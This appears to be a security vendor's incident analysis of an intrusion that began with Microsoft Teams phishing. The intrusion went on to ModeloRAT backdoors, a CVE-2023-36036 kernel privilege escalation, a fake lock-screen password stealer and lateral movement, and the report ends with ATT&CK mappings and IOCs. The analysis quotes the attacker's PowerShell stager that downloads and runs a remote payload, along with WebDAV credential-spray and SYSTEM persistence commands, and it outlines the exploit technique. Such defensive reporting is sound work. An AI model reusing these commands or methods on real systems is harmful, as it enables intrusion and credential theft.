Overview
Attackers do not need to break into the front door when they can convince employees to open it for them through the tools they already trust.
In April 2026, Rapid7 investigated an enterprise intrusion that began with a Microsoft Teams message from a fake “IT Support” account and quickly escalated into a full compromise chain involving malware deployment, privilege escalation, credential theft, lateral movement, and exfiltration. The incident illustrates a critical risk for modern enterprises: Collaboration platforms have become part of the attack surface, and when combined with identity abuse and Living-off-the-Land techniques, they can provide attackers with a low-friction path into the environment.
Therefore, this attack was particularly concerning due to the way the intrusion shifted from endpoint compromise to broader identity-driven risk. And while it was not surprising that the attacker used a novel technique, what was concerning was how the attacker was able to chain together familiar enterprise weaknesses into a fast-moving and operationally effective intrusion.
By abusing Teams external access, the threat actor delivered a Dropbox-hosted Python payload that established command-and-control, deployed multiple backdoors, and began mapping the internal environment. The attacker then escalated privileges to SYSTEM using CVE-2023-36036 before deploying a fake Windows lock screen designed to harvest the user’s domain password.
Once valid credentials were obtained, the intrusion shifted from endpoint compromise to broader identity-driven risk. The attacker moved laterally to a second host, used legitimate tooling such as DumpIt to collect system memory, which was likely exfiltrated via an anonymous file-sharing service. This progression underscores a key reality for defenders: Once collaboration, identity, and endpoint controls are bypassed or weakened, attackers can rapidly convert initial access into meaningful enterprise exposure.
Rapid7’s technical analysis linked the Python malware to ModeloRAT, a framework previously documented by multiple security vendors in browser extension campaigns and associated with the KongTuke group. More broadly, this intrusion demonstrates how trusted communication channels, Living-off-the-Land techniques, and credential-focused tradecraft continue to challenge traditional security controls. The takeaways here are clear:
For CISOs: Collaboration tools are part of your attack surface. Attackers used Teams to reach users directly. Security, identity protection, endpoint visibility, and rapid detection engineering must be treated as connected parts of the same defense strategy, not separate control domains.
For defenders: Old vulnerabilities and trusted tools still work. The attack combined a patched vulnerability (CVE-2023-36036) with widely trusted tools like Python, PowerShell, and Dropbox. None of these are unusual in enterprise environments, which is precisely what allowed the attacker to blend in while moving quickly. It’s an obvious restatement, but external access should always be controlled and monitored.
The challenge isn’t identifying one suspicious event; it’s recognizing when normal activity starts to form a pattern, and acting before that pattern turns into widespread exposure.
Rapid7 coverage
Rapid7 has coverage for this campaign across both intelligence and detection workflows. The campaign is available in Rapid7’s Intelligence Hub, providing customers with curated context, indicators, and threat actor tradecraft to support awareness, investigation, and prioritization. Relevant detections are also available in InsightIDR, helping security teams identify activity associated with this intrusion pattern across their environments.
 Figure 1: Attack chain from Teams phishing to payload delivery, ModeloRAT execution, privilege escalation, and lateral movement with exfiltration.
A door that was never closed
The intrusion started with abuse of Microsoft Teams external access. This feature, enabled by default in some environments, allows users in one tenant to initiate direct chats with users in another. In our incident, the attacker used a newly created tenant UCICasociacion.onmicrosoft[.]com to impersonate “IT Support” and messaged a targeted employee.
This approach mirrors tradecraft seen in Octo Tempest-style campaigns. Octo Tempest (alias Scattered Spider, UNC3944, 0ktapus) is a financially motivated cybercriminal group active since 2022, known for aggressive social engineering tactics including helpdesk impersonation, SIM swapping, and MFA manipulation.
Shortly after the interaction, a hidden PowerShell command executed on the victim’s machine, staging the initial payload.
Stager: Bring your own Python
Within minutes of the Teams interaction, a PowerShell stager executed on the endpoint and reached out to Dropbox to retrieve a ZIP archive (Winp.zip) into the user’s AppData directory.
The archive was immediately extracted and deleted, likely to reduce on-disk artifacts and avoid potentially raising suspicion.
The payload contained a portable WinPython environment, which the attacker used to launch the next stage:
collector.py (reconnaissance)
Pmanager.py (primary C2 agent, Modelo RAT)
Execution was handled via pythonw.exe, which allowed the script to run in the background without showing the terminal window.
iwr -Uri "https://www.dropbox[.]com/scl/fi/[REDACTED]/vuzggemyofftzpk6.zip?rlkey=elabnna8r5omwglaq4feay6ui&st=op5i7lea&dl=1" -OutFile "$env:appdata\Winp.zip";
Expand-Archive -Path "$env:appdata\Winp.zip" -DestinationPath "$env:appdata";
rm "$env:appdata\Winp.zip";
Start-Sleep -Seconds 5;
Start-Process $env:appdata\WPy64-31401\python\pythonw.exe -ArgumentList $env:appdata\WPy64-31401\python\collector.py;
Start-Sleep -Seconds 30;
Start-Process $env:appdata\WPy64-31401\python\pythonw.exe -ArgumentList $env:appdata\WPy64-31401\python\Pmanager.py;
Start-Sleep -Seconds 5
Figure 2: PowerShell stager retrieving and executing portable Python payload.
Reconnaissance: Environment discovery via native tools
The first Python module executed by the attacker was collector.py, a post-exploitation information gatherer designed to silently profile the host and save the results to %TEMP%\configA.json. Additionally, before any of the recon the collector.py computes a host fingerprint. This 8-character fingerprint is what the operator's C2 server uses to identify this victim.
The script gathered the following information:
System identity and patch level | systeminfo, domain queries |
Privilege context | whoami /all and .NET Security.Principal checks (USER / ADMIN / SYSTEM) |
Processes and services | Get-Process, Get-Service |
Network visibility | getmac.exe, arp -a, Get-NetTCPConnection, ping.exe |
Domain visibility | ran adsisearcher to enumerate accessible systems |
AV-Solutions | Securityhealthhost.exe, which is commonly used to verify if anti-virus solutions are running on the system |
Table 1: Host Reconnaissance and Environment Enumeration.
All of these commands were executed through hidden PowerShell sessions using the CREATE_NO_WINDOW flag, allowing the script to run in the background without spawning visible console windows.
Part of reconnaissance was also a collection of installed hotfixes and system version data. The attacker was able to assess whether the host was vulnerable to a version-specific local privilege escalation exploit later used in the intrusion.
Additionally, collector.py and all other python modules dropped by malware were obfuscated. However, it was not difficult to recover code structure close to the original.
 Figure 3: Obfuscated collector.py
Stage 2: Ties to ModeloRAT
Shortly after reconnaissance is completed, the attack shifts into its second stage as with the execution of Pmanager.py.
pythonw.exe ...\python\Pmanager.py startFigure 4: Execution of Pmanager.py initiating second-stage C2 activity.
As soon as it is started, the script creates a long-running HTTP beacon over port 80 that rotates across 5 hardcoded C2 servers: 46.225.231[.]170, 144.172.99[.]68, 64.94.85[.]158, 140.82.6[.]45, and 45.76.241[.]51.
The script can load DLLs via rundll32.exe, launch additional Python scripts, run PowerShell commands, or install .msi packages. It also handles persistence and can update or remove itself. The reconnaissance output saved in configA.json is sent back to the C2, giving the operator a full picture of the host before issuing further tasks.
This behavior closely matches the ModeloRAT framework documented by Huntress (KongTuke / CrashFix campaigns). Its communication format, persistence mechanisms, and delivery model all match what has been previously observed, with no significant deviations.
The key difference is in initial access: Where earlier campaigns relied on malicious browser extensions, this intrusion used Microsoft Teams social engineering to achieve execution.
The on-demand shells and the WebDAV
Pmanager quickly deployed its first additional module USOShared1297.py onto the infected host. This module is a TCP reverse shell that opens 2 outbound sockets to one of 3 hardcoded C2 IPs (144.172.88[.]18, 64.190.113[.]187, 45.59.122[.]231. The port 50508 is reserved for the interactive shell that the attacker can use and port 60503 is for file transfer. The shell itself is a cmd.exe spawned using CreatePipe and CreateProcessA with the CREATE_NO_WINDOW and STARTF_USESTDHANDLES flags.
This access was then used to test credential reuse across the environment through repeated WebDAV authentication attempts against internal systems.
rundll32.exe davclnt.dll,DavSetCookie <HOST> http://<TARGET>/C%24/WindowsFigure 5: WebDAV authentication spray using davclnt.dll (DavSetCookie)
The DavSetCookie API forces Windows to initiate a WebDAV authentication attempt using the current user’s credentials. In effect, it allows the attacker to validate where those credentials are accepted without deploying additional tools. Within minutes, successful logon events started to appear across more than 100 internal systems.
The HTTP shell – internal.py
Not long after, the attacker added a second way into the system by deploying back-to-back Microsoft5237.py dropped to %TEMP% and internal.py dropped to WPy64-31401\python. Later analysis showed they were actually the same file, just renamed (both had the same SHA-256 hash: 930263c0843744e269b615fb2ec79f83d7bd8b2cbf75e31fd5ea6c1aaa4e48fd). The attacker was reusing the same backdoor under different names.
Each script launched a hidden PowerShell session. First it checked whether the system was domain-joined, and then set up a persistent remote shell.
powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "(Get-CimInstance Win32_ComputerSystem).Domain"
powershell -NoProfile -NoExit -Command -
Figure 6: The -NoExit flag keeps PowerShell running in the background, while the trailing “-” allows it to accept commands remotely.
From there, internal.py turned that session into a full HTTP-based control channel. It registered with the C2 /handshake, continuously polled for instructions via /command/<id>, executed them inside the PowerShell session, and returned output via /output/<id>. The same channel handles file upload, download, and also screenshot capture. All of this communication ran over port 80 to 87.120.186[.]229 and 149.248.78[.]202, blending in with normal web traffic.
Stage 3: Privilege escalation via CVE-2023-36036
After gaining remote access, the attacker executed ssss.dll to escalate privileges.
rundll32.exe ssss.dll startproc Mw2[REDACTED]Figure 7: Execution of ssss.dll via rundll32.
The argument that was passed to startproc is a decryption key. The startproc function uses Mw2[REDACTED] to decrypt the payload.
The ssss.dll (SHA-256: b00c1cbcfb98d2618a5c2ccb311da94f3c57709a397be6c8de29839f4e943976) is a reflective loader. The loader is using that key to decrypt an embedded payload in memory and execute it. The decrypted payload is testdllLPE.dll (SHA-256: d84245f3a374dd5eff8ecfdfad39077d76331fde799e5306430d0fc788db7f1d), a custom privilege escalation exploit targeting CVE-2023-36036. This vulnerability is a heap-based buffer overflow in cldflt.sys, the Windows Cloud Files Mini Filter Driver.
Within seconds, the helper thread launched internal.py under a SYSTEM token, confirming that the exploit successfully modified the process privileges.
What is CVE-2023-36036?
The Cloud Files driver is what makes OneDrive's "Files On-Demand" work, allowing placeholder files to appear locally while being backed by cloud storage. Sync providers (OneDrive, Dropbox, Box) register themselves with the driver using the Cloud Files API, and the driver brokers I/O between the filesystem and the provider.
CVE-2023-36036 is a heap buffer overflow in how cldflt.sys processes messages from these providers. By sending crafted data through the driver’s communication interface, an attacker can overflow an internal buffer and corrupt adjacent memory. With controlled heap layout, this corruption becomes a kernel write primitive.
Reused technique, adapted exploit
While analyzing the CVE-2023-36036 exploit, it became clear that the threat actor did not build their methodology from scratch. STAR Labs documented a similar chain in their analysis of CVE-2021-31969 also in cldflt.sys. Their work outlined the core steps: Register a fake sync provider, shape the kernel heap, trigger the overflow, and overwrite a token.
The exploit we analyzed follows the same general playbook, but adapts it for the CVE-2023-36036 vulnerability.
The threat actor reused three core steps from the STAR Labs research to stabilize their exploit:
Sync provider registration. The exploit registers itself as "PLURIBUS" with GUID {904EE598-0511-4664-82A8-22C4A7501044}, pointing to %TEMP%\cldflt. This causes the driver to treat the directory as a valid Cloud Files root and route file operations through the vulnerable path.
WNF heap shaping. The exploit uses 4 undocumented ntdll syscalls: NtCreateWnfStateName, NtUpdateWnfStateData, NtDeleteWnfStateData, and NtQueryWnfStateData to allocate a large number of small objects in the kernel pool. This shapes memory so the overflow lands on controlled data instead of random structures. Without this step, the buffer overflow in cldflt.sys would write to unpredictable addresses and can crash the system
Data-Only Token Overwrite. Instead of using process injection or shellcode, the exploit uses its own token in kernel memory by flipping a privilege bit to gain SYSTEM access. What sets testdllLPE.dll apart is what the operator added on top of that scaffolding.
Kernel discovery method. It probes the kernel address range in 1 MB steps, measuring minute differences in memory access latency to identify ntoskrnl base. This avoids calling privileged APIs.
Decoupled execution model. Instead of elevating the thread running the exploit, this binary spawns a helper thread that continuously polls PrivilegeCheck(SeDebugPrivilege). This allows the main exploit thread to crash, hang, or retry the kernel write multiple times without losing the payload. The moment the kernel finally flips the privilege bit, the helper thread detects the change and immediately launches internal.py as SYSTEM.
Trigger path. The vulnerability is reached through the driver’s message handling path. When processing a FilterSendMessage request, cldflt.sys copies attacker-controlled data into a fixed-size buffer without proper bounds checking, overflowing into adjacent memory, specifically a function pointer.
To trigger execution, the exploit creates a placeholder file within the fake sync root and writes to it.
 Figure 8: CVE-2023-36036 trigger sequence in startproc. A crafted 512-byte message is delivered via FilterSendMessage, a 1024-iteration WNF spray seats the fake kernel object, and the closing WriteFile fires the corrupted callback.
⠀
When the driver intercepts the write to Link.log, it invokes the corrupted function pointer. This results in a controlled kernel write, which flips the SeDebugPrivilege bit in the helper thread's token.
After the WriteFile call completes, the main exploit thread exits. The helper thread, which was polling PrivilegeCheck(SeDebugPrivilege) once per second since the exploit started, detects the change and breaks out of its loop. At this point, the privilege escalation has succeeded. The helper thread immediately launches the payload.
 Figure 9: Helper thread execution after privilege escalation succeeds.
⠀
Stage 4: Post-exploitation
The newly spawned internal.py process was running under a SYSTEM token. The attacker confirmed this with whoami and immediately created a scheduled task (TempLogA) to execute internal.py daily at 13:00 with SYSTEM privileges.
schtasks /create /tn TempLogA
  /tr "C:\Users\USER\AppData\Roaming\WPy64-31401\python\pythonw.exe internal.py"
/sc daily /st 13:00 /ru SYSTEM /rl HIGHEST /f
Figure 10: Creation of SYSTEM-level scheduled task (TempLogA) for persistence.
With persistence in place, the attacker moved on to Active Directory enumeration.
$d = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().GetDirectoryEntry().distinguishedName
$s = New-Object DirectoryServices.DirectorySearcher([ADSI]"LDAP://$d")
$s.PageSize = 1000
$s.Filter = "(objectClass=user)"
$s.FindAll().Count
Figure 11: Powershell command returns the total number of domain user accounts.
Shortly after, the compromised account established a remote PowerShell session (WinRM) to a second host. Once connected, additional enumeration commands were executed through the remote PowerShell process (wsmprovhost.exe), extending visibility beyond the initial system.
Expanding the foothold
Within hours of privilege escalation and enumeration, 3 additional Python modules were deployed:
Microsoft5237.py: HTTP beacon to 87.120.186.229 and 149.248.78.202. Captures screenshots via PowerShell, monitors user logins/logouts, uploads files to C2.
Dell508.py: Reverse TCP tunnel to 207.246.114.50 and 149.28.96.170 on port 80, disguised as HTTP upgrade. C2 server instructs victim to connect to specific internal targets; victim relays traffic bidirectionally.
PCDr6967.py: SOCKS5 proxy to 96.9.125.29, 144.172.111.49, and 104.194.152.246 on port 50504. Routes attacker's tools (RDP, browsers, Nmap) through victim into internal network.
Stage 5: The lock screen that wasn't
Roughly two hours after privilege escalation, the attacker deployed a second DLL.
rundll32.exe com6848.dll,open e8vy[REDACTED]Figure 12: Execution of com6848.dll via rundll32 to deploy credential harvesting payload.
The com6848.dll (SHA-256: 30e5a6c982396cdf3157195b540f75096869baa8570f66fab88c07c161be27f0, internal name apple.dll) is a 32-bit DLL with a single export open. Its .rdata section is over 5 MB and contains an encrypted payload. The decryption key was conveniently provided on the command line by the attacker.
Once decrypted, the DLL reflectively loads a second stage stage2.dll (SHA-256: f5b2dbd8ec9671c0261f093ebc5f3d35920b592458a3b800cc946265111e67d0). This DLL renders a perfect replica of the Windows 10 lock screen, using the embedded font to ensure visual accuracy even on systems where the font isn’t installed. The user sees what appears to be a normal screen lock and types their password to unlock it. The DLL captures it, and writes the result to disk as yyyy-mm-dd-Log.txt
What the credential unlocked
Wait, didn't the operator already have SYSTEM privileges? Why bother with a fake lock screen?
By this point, indeed the operator had SYSTEM-level access on the host. What they didn't have, though, was the user's domain credentials. SYSTEM can authenticate using the machine account, but it cannot authenticate as the user. It can't access user-specific resources, such as file shares requiring the user's permissions, mailboxes, web applications expecting user credentials, or RDP sessions that need to establish an interactive logon as that specific domain account.
The same evening, the attacker used harvested credentials to authenticate via RDP to another workstation in the network. DNS logs showed connections to Dropbox and some internal systems. Additionally, they also performed Kerberoasting against service accounts, requesting vulnerable Kerberos tickets in an attempt to expand access within the environment.
The following morning, the attacker returned to the second host via RDP and used Microsoft Edge to download the Comae toolkit, including DumpIt, a legitimate memory acquisition tool. Two minutes after unarchiving the Comae toolkit, the threat actor navigated within the browser to uploadnow[.]io, which offers free anonymous file upload features. During this browser session, the threat actor searched via Bing if SwissTransfer was a safe site to transfer large files, likely evaluating additional exfiltration methods.
Shortly after, DumpIt.exe was executed on the second host. DumpIt captures physical RAM, including LSASS process memory, which can contain cleartext passwords, NTLM hashes, and Kerberos tickets. Based on timing and network activity, the memory dump was likely exfiltrated via uploadnow[.]io.
MITRE ATT&CK techniques
TECHNIQUE ID | TECHNIQUE NAME |
T1566.003 | Phishing: Spearphishing via Service |
T1204.002 | User Execution: Malicious File |
T1059.001 | Command & Scripting: PowerShell |
T1059.006 | Command & Scripting: Python |
T1218.011 | System Binary Proxy Execution: Rundll32 |
T1106 | Native API |
T1053.005 | Scheduled Task/Job: Scheduled Task |
T1068 | Exploitation for Privilege Escalation |
T1134.001 | Access Token Manipulation: Token Impersonation |
T1134.004 | Access Token Manipulation: Parent PID Spoofing |
T1562.001 | Impair Defenses |
T1027 | Obfuscated Files or Information |
T1027.002 | Software Packing |
T1027.009 | Embedded Payloads |
T1620 | Reflective Code Loading |
T1036.005 | Masquerading |
T1140 | Deobfuscate/Decode Files or Information |
T1112 | Modify Registry |
T1055 | Process Injection |
T1056.002 | Input Capture: GUI Input Capture |
T1558.003 | Steal or Forge Kerberos Tickets: Kerberoasting |
T1003.001 | OS Credential Dumping: LSASS Memory |
T1003 | OS Credential Dumping |
T1018 | Remote System Discovery |
T1087.002 | Account Discovery: Domain Account |
T1082 | System Information Discovery |
T1016 | System Network Configuration Discovery |
T1033 | System Owner/User Discovery |
T1083 | File and Directory Discovery |
T1021.006 | Remote Services: WinRM |
T1021.001 | Remote Services: RDP |
T1570 | Lateral Tool Transfer |
T1071.001 | Application Layer Protocol: Web Protocols |
T1095 | Non-Application Layer Protocol |
T1090.001 | Proxy: Internal Proxy |
T1090.002 | Proxy: External Proxy |
T1572 | Protocol Tunneling |
T1573 | Encrypted Channel |
T1132.001 | Data Encoding: Standard Encoding |
T1568 | Dynamic Resolution |
T1567.002 | Exfiltration Over Web Service |
T1041 | Exfiltration Over C2 Channel |
Indicators of compromise (IOCs)
Category | Indicator Type | Value |
Attacker Infrastructure | Rogue M365 Tenant (Sender) | |
Attacker Infrastructure | Tenant GUID | cdc15b4d-6fd6-4e90-9ee9-357fea475047 |
Attacker Infrastructure | Client Hostnames | RICARDOGARC05B2, KALI-LINUX-2025-2 |
Attacker Infrastructure | Initial Access Vector | MS Teams external chat (Impersonating "IT Support") |
Network C2 | Pmanager.py (ModeloRAT Beacon) | 46.225.231.170, 144.172.99.68, 64.94.85.158, 140.82.6.45, 45.76.241.51 |
Network C2 | collector.py (Exfiltration) | 87.120.186.229, 149.248.78.202 (Port 80) |
Network C2 | internal.py / Microsoft5237.py | 87.120.186.229, 149.248.78.202 (Port 80) |
Network C2 | USOShared1297.py (TCP Shell) | 144.172.88.18, 64.190.113.187, 45.59.122.231 (Ports 50508, 60503) |
